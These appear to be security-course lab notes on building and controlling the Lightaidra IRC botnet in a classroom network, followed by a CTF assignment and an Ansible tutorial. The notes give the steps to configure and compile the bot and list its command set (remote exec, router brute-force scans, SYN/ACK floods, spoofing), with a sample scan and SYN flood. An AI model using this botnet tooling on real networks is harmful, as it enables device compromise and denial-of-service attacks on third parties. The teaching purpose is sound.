
What is Lightaidra? (16:34, 1m)


“Lightaidra is a mass tool commanded by IRC that allows scanning and exploiting routers to make a botnet (in rx-bot style). In addition to this, with aidra, you can perform some attacks with TCP flood.”

An IRC botnet is a botnet that uses IRC servers as C&C servers. This means that you don’t have to install, maintain, or update any C&C server.

But wait, what is IRC? (16:35, 3m)

Internet Relay Chat. IRC is a distributed and highly resilient communication and chat network. IRC is open and maintained by thousands of individuals/organizations that control individual servers. Like CVUT in irc.felk.cvut.cz. IRC can easily handle hundreds of thousands of simultaneous users. Compare that with the ‘hundreds’ of modern chat systems like Slack.

⁶ NJCCIC Threat Profile Aidra Botnet, <https://www.cyber.nj.gov/threat-center/threat-profiles/botnet-variants/aidra-botnet>. Accessed on 11/23/2022




There are many 'IRC Networks' maintained by different groups. Such as EFNet, Libera Chat, etc.

How does it spread?

It spreads like most IoT malware. Scanning for vulnerable services and attempting to brute force them. Then, it installs the bot inside.

Our Lightaidra Setup (16:38, 2m)



Configure and compile the Bot in your VM (16:40, 4m)

CTU Students: Docker container. ▾

MOOC Students: Bot 1 Container ▾

MOOC Students: Bot 2 Container ▾

This bot will be controlled by you.

1. `git clone https://github.com/stratosphereips/lightaidra`
2. `cd lightaidra`
3. `mkdir bin`

Configure and compile the Bot (16:44, 4m)

Open the configuration file in an editor:

- `vim include/config.h`

Make the following changes to the file:

1. `#define irc_servers "172.20.0.130:6667"`
 - a. Other IRC servers you can get from here. You need a known IRC network
 - i. <http://www.efnet.org/?module=servers>
 - ii. <https://libera.chat/guides/connect> (irc.eu.libera.chat:6667 etc)
 2. `#define irc_chan "#tyerwtytrefwda"`
 - a. The main channel you will use to control your bots
 - b. **Use some random string you only know** so you control your own bots) Or coordinate with a friend on the channel name to share bots.
 3. `#define master_password "<change-it>"`
 - a. **Important:** This is the password required to control the bots. Put your own password here. Or coordinate with a friend to share passwords for bots.
- Compile the new bot
 - `make x86_64`

Execute Lightaidra Bot (16:48, 1m)

Run the bot manually by executing the binary we just compiled on the terminal

1. `tmux new -t bot`
2. `cd lightaidra/`
3. `bin/x86_64`

```
root@bsylabs:~/lightaidra$ bin/x86_64
:ergo.test 461 * PASS :Not enough parameters
:ergo.test 001 [X]9dbxooH9zj :Welcome to the ErgoTest IRC Network [X]9dbxooH9zj
:ergo.test 002 [X]9dbxooH9zj :Your host is ergo.test, running version ergo-2.7.0-9851d2e9bcbb02ae
:ergo.test 003 [X]9dbxooH9zj :This server was created Thu, 24 Nov 2022 07:32:45 UTC
```

4. You can get out with CTRL-B d.

Set up the control of the bots using an IRC client (16:49, 10m)

CTU Students: Docker container. ▾

MOOC Students: Class 10 Container ▾

To control Lightaidra, we need to connect to the IRC server. The first step is to find an IRC client, such as irssi or weechat (<https://kiwiirc.com/nextclient/>). For this class, we will use **weechat**, which is already installed in your containers (apt install -y weechat)

1. Run a client IRC
 - a. `tmux new -t chat`
 - b. `weechat`
2. Configure weechat not to use TLS
 - a. `/set irc.server_default.tls off`
3. Inside weechat, add the IRC server where to connect (same as the bot):
 - a. `/server add myserver 172.20.0.130`
4. Connect to the server
 - a. `/connect myserver`
5. Join your bot channel
 - a. `/join #tyerwtytrefwda`

6. You should see a screen similar to this one, with channels to the left, chat in the center, and connected users in the right

```

1.myserver
weechat
2. #tyerwtytrefwda
09:35:08 --> | root (~u@bbpgakmu2tevi.irc) has joined
| #tyerwtytrefwda
09:35:08 -- | Channel #tyerwtytrefwda: 2 nicks (1 op,
| 0 halfops, 0 voices, 1 normal)
09:35:10 -- | Channel created on Thu, 24 Nov 2022
| 09:35:05
09:35:10 === | ===== End of backlog (3 lines)
| =====
09:35:47 --> | root (~u@bbpgakmu2tevi.irc) has joined
| #tyerwtytrefwda
09:35:47 -- | Channel #tyerwtytrefwda: 2 nicks (1 op,
| 0 halfops, 0 voices, 1 normal)
09:35:49 -- | Channel created on Thu, 24 Nov 2022
| 09:35:05

[09:36] [2] [irc/myserver] 2:#tyerwtytrefwda(+nt){2}
[root(i)]

```

7. You should see some bots connected to your channel in the top-right corner (here @[X]v3enjeszpg).
8. **Login** to your bot to control it, using the master password we used in the configuration:

- a. `.login <put the master_password here>`

```

09:37:59 @[X]v3enjeszpg | [login] you are logged in,
| (root!~u@bbpgakmu2tevi.irc).
[09:38] [2] [irc/myserver] 2:#tyerwtytrefwda(+nt){2}

```

9. Check the **status** of the bots:

- a. `.status`

```

09:39:38 root | .status
09:39:39 @[X]v3enjeszpg | [status] currently not
| working.
[09:39] [2] [irc/myserver] 2:#tyerwtytrefwda(+nt){2}

```

10. To quit weechat:

- a. `/quit`

The complete list of commands to control the bots is:

```

:* *** Access Commands:\n", channel);
:* \n", channel);
:* .login          <password>      - login to bot's party-line\n", channel);
:* .logout         - logout from bot's party-line\n", channel);
:* \n", channel);
:* *** Miscs Commands\n", channel);
:* \n", channel);
:* .exec           <commands>      - execute a system command\n", channel);
:* .version        - show the current version of bot\n", channel);
:* .status         - show the status of bot\n", channel);
:* .help          - show this help message\n", channel);
:* \n", channel);
:* *** Scan Commands\n", channel);
:* \n", channel);
:* .advscan <a> <b> <user> <passwd> - scan with user:pass (A.B) classes sets by you\n", channel);
:* .advscan <a> <b>                - scan with d-link config reset bug\n", channel);
:* .advscan->recursive <user> <pass> - scan local ip range with user:pass, (C.D) classes random\n",
:* .advscan->recursive            - scan local ip range with d-link config reset bug\n", channel);
:* .advscan->random <user> <pass>    - scan random ip range with user:pass, (A.B) classes random\n",
:* .advscan->random              - scan random ip range with d-link config reset bug\n", channel);
:* .advscan->random->b <user> <pass> - scan local ip range with user:pass, A.(B) class random\n",
:* .advscan->random->b          - scan local ip range with d-link config reset bug\n", channel);
:* .stop                - stop current operation (scan/dos)\n", channel);
:* \n", channel);
:* *** Ddos Commands:\n", channel);
:* NOTE: <port> to 0 = random ports, <ip> to 0 = random spoofing,\n", channel);
:* use *.flood->[m,a,p,s,x] for selected ddos, example: .ngackflood->s host port secs\n", channel);
:* where: *=syn,ngsyn,ack,ngack m=mipsel a=arm p=ppc s=superh x=x86\n", channel);
:* \n", channel);
:* .spoof           <ip>            - set the source address ip spoof\n", channel);
:* .synflood        <host> <port> <secs> - tcp syn flooder\n", channel);
:* .ngsynflood      <host> <port> <secs> - tcp ngsyn flooder (new generation)\n", channel);
:* .ackflood        <host> <port> <secs> - tcp ack flooder\n", channel);
:* .ngackflood      <host> <port> <secs> - tcp ngack flooder (new generation)\n", channel);
:* \n", channel);
:* *** IRC Commands:\n", channel);
:* \n", channel);
:* .setchan         <channel>        - set new master channel\n", channel);
:* .join            <channel> <password> - join bot in selected room\n", channel);
:* .part            <channel>        - part bot from selected room\n", channel);
:* .quit            - kill the current process\n", channel);
:* \n", channel);

```

Password Time

Optional Monitoring (16:59, 2m)

If you want to see what your computer does as a Bot, you can monitor the traffic

- `apt install tcpdump` (if needed)
- `tmux new -t monitor`
- `tcpdump -n port ! 22`

Attack! (17:00, 10m)

The commands enable you to perform various attacks.

1. Port Scan**a. .advscan** command

- i. It performs a port scan in a B network for port 23/TCP only (65534 hosts).
- ii. You specify the first 2 octets of the network and the port
- iii. If the network is local, first, it does an ARP scan
- iv. If it is not local, perform a direct port scan.

2. Be careful. We will run it for a short period of time.**a. Scan our local network for 23/TCP.**

- i. `.advscan 172 20`
- ii. Wait for some seconds
- iii. Stop the scan
`.stop`
- iv. `.advscan 14 5`

3. DoS attack

- a. Be careful, only 5 seconds to try.
- b. `.synflood 203.0.113.1 10 5`
 - i. `203.0.113.1`: the IP to attack (bogon⁷)
 - ii. `10`: the port to attack
 - iii. `5`: the seconds

4. Emergency stop case

- a. In case of emergency, if your bot is scanning uncontrollably
- b. Go to the terminal where you run the bot (bin/x86_64)

⁷ <https://ipinfo.io/bogon>

- i. `tmux a -t bot`
- c. Stop the bot
 - i. CTRL-C

Advantages and Disadvantages of IRC (17:10, 5m)

1. Be cautious when using real IRC servers.
 - a. They will **not** easily allow multiple bots from the same IP.
 - b. They will check if your IP is blacklisted.
 - c. They will port scan *you* back to know if you have open ports and may be infected.
 - d. They check if the program is run as root.
2. What is good about IRC as a Command and Control?
 - a. Easy to implement in any language.
 - b. No need for libraries!! Super easy protocol.
 - c. Easy to port to any architecture.
 - d. ASCII-based, so easy to send and receive. It is also easy to post-process.
 - e. IRC was the origin of software bots, making it easy to automate tasks.
 - f. Fully, really, decentralized. No company behind.
3. What is bad about IRC as C&C?
 - a. It's ASCII-based and defaults to no encryption. Everyone can read it!
 - b. Authentication is possible, but hard.
 - c. Easy to detect on the network.
 - d. No compression by default

Assignment 8 (6 Points) (17:15, 5m)

1. Opens at 21:00 CET
2. You have to connect to the C&C server specified in CTFd and develop a client to extract the flag from the server. To obtain the flag, your client must be able to execute a set of actions.
3. On Monday morning, we will release a **hint** upon request. If you use the hint, it will cost 3 points.

DEADLINE: 07/01/2026 23:59:59



This is the POW (Proof of Work), which is needed for the assignment (file in CTFd for you)

```
import hashlib
import sys

def solve_pow(challenge, difficulty) -> str:
    # solves the proof of work challenge (might be useful ;)
    i = 0
    while True:
        h = hashlib.sha256()
        h.update((challenge + str(i)).encode())
        if h.hexdigest()[ :difficulty * 2] == difficulty * 2 * '0':
            return f"{challenge + str(i)}"
        else:
            i += 1

if __name__ == '__main__':
    challenge = str(sys.argv[1])
    difficulty = int(sys.argv[2])

    print(f"The challenge is: {challenge}")
    print(f"The difficulty level is: {difficulty}")
    print(f"Solution: {solve_pow(challenge, difficulty)}")
```

Class Feedback

By providing us with feedback after each class, you can help us make the next class even better!

<https://bit.ly/BSY-Feedback>



Side dish: Automation with Ansible

Ansible⁸ is a software suite to perform IT automation of a multitude of systems simultaneously. Also known as *infrastructure-as-a-service*.

- It is agentless since it only uses SSH to control the inventory.
- It is idempotent, meaning the same tasks can be repeated many times, and the state will be the same⁹.

And we meant idempotent, not omnipotent...

⁸ Ansible, <https://www.ansible.com>. Accessed on 11/25/2024.

⁹ Akshaya Balaji, Automation with Ansible — Ansible's Idempotence, Medium, <https://akshayavb99.medium.com/automation-with-ansible-ansibles-idempotence-2c97d3081e6c>. Accessed on 11/25/2024Ansible.



Let's Ansible (14:56, 10m)

- Create a folder to store the Ansible files (it creates two directories)
 - `mkdir -p /root/ansible/playbooks`
- Access the Ansible directory:
 - `cd /root/ansible`
- We need to create a new hosts file, which will tell Ansible to which hosts to connect (also allows to add more SSH configurations):
- MOOC Students: SCL HackerLab ▾
 - `vim hosts`
- CTU Students: Docker container. ▾
 - `vim hosts`

```
[bots]
172.20.0.131
172.20.0.132
```

```
[bots]
172.20.0.40
172.20.0.18
172.20.0.21
172.20.0.20
172.20.0.42
```



```
172.20.0.14
172.20.0.53
172.20.0.19
172.20.0.68
172.20.0.56
172.20.0.69
```

- Let's run an Ansible test to check that Ansible is working:
 - `LC_ALL=C.UTF-8 sshpass -p th1s1sp3dr0 ansible bots -m ping -i hosts -u pedro --ask-pass -e 'ansible_ssh_common_args="-o StrictHostKeyChecking=no"'`

```
172.16.1.69 | SUCCESS => {
  "ansible_facts": {
    "discovered_interpreter_python": "/usr/bin/python3"
  },
  "changed": false,
  "ping": "pong"
}
```

■ `LC_ALL=C.UTF-8`:

- The `LC_ALL` environment variable controls the locale settings, which determine how various language and regional preferences (such as character encoding, sorting rules, and date formats) are applied.
- `C.UTF-8` is a version of the `C` locale that supports UTF-8 encoding. UTF-8 supports non-English characters.

- `sshpass` → gives the password in plain text to the next program in the pipe
- `bots` → The name of the group of hosts to connect to in the conf.
- `-m` → Indicates that we will use a built-in Ansible module
- `ping` → The ping module is a **special** built-in Ansible module used to check the connectivity and responsiveness of the hosts in your inventory
- `-i hosts` → Indicates the inventory to use (the file with a list of hosts)
- `-u pedro` → Indicates the user that Ansible will attempt to run the actions as.
- `--ask-pass` → Tells Ansible to ask for an SSH password (which is given in the stdin)

- `-e 'ansible_ssh_common_args="-o StrictHostKeyChecking=no"':`
Makes ssh ignore the authenticity of the hosts in the hostfile. So be careful.
- There may be some warnings because Ansible it is trying to use SFTP. **It will work anyway.** But you can improve this with.
 - Instruct Ansible to use only SSH and not other protocols (such as SFTP):
 - `export ANSIBLE_SCP_IF_SSH=True`
- Let's run something more complex. Let's run the screen with a process in the background:
 - Create an Ansible playbook: a YAML file with a scripted series of commands
 - `vim /root/ansible/playbooks/run_screen_bckgrnd.yml`

```
---
- name: Run command in screen session on all 'bots' hosts
  hosts: bots
  tasks:
    - name: Run command inside a screen session
      shell: |
        screen -d -m -S automation-screen bash -c 'while true; do echo $(date); sleep 60;
done'
```

- Now let's run the playbook in all the hosts in the group 'bots':
 - `LC_ALL=C.UTF-8 sshpass -p th1s1sp3dr0 ansible-playbook -i hosts -u pedro playbooks/run_screen_bckgrnd.yml --ask-pass -e 'ansible_ssh_common_args="-o StrictHostKeyChecking=no"'`
 - `ansible-playbook` → Ansible tool to run playbooks
 - `-i hosts` → Ansible inventory
 - `-u pedro` → Ansible user to perform the actions
 - `playbooks/run_screen_bckgrnd.yml` → YAML file with the playbook to run
- Just in case let's kill the screens just created

```
■ LC_ALL=C.UTF-8 sshpass -p th1s1sp3dr0 ansible bots -m
  shell -a "pkill -9 screen" -i hosts -u pedro --ask-pass
  -e 'ansible_ssh_common_args="-o
  StrictHostKeyChecking=no"'
```

○ Now let's check the processes running:

```
■ LC_ALL=C.UTF-8 sshpass -p th1s1sp3dr0 ansible bots -m
  shell -a "ps aux" -i hosts -u pedro --ask-pass -e
  'ansible_ssh_common_args="-o StrictHostKeyChecking=no"'
```

- -m shell → Use the Ansible shell built-in module
- -a "ps aux" → Execute this action using the shell module

```
172.16.1.69 | CHANGED | rc=0 >>
pedro  1017449 0.0 0.0 4220 2304 ?      Ss   23:03   0:00 SCREEN -d -m -S automation-screen
pedro  1017620 0.0 0.0 4220 2176 ?      Ss   23:08   0:00 SCREEN -d -m -S automation-screen
pedro  1017798 0.0 0.0 2616 1408 pts/6  S+   23:12   0:00 /bin/sh -c ps aux|grep screen
pedro  1017800 0.0 0.0 3540 2048 pts/6  S+   23:12   0:00 grep screen
```

Ansible is a very powerful tool that can be used in a wide variety of applications and scenarios. It is really fascinating!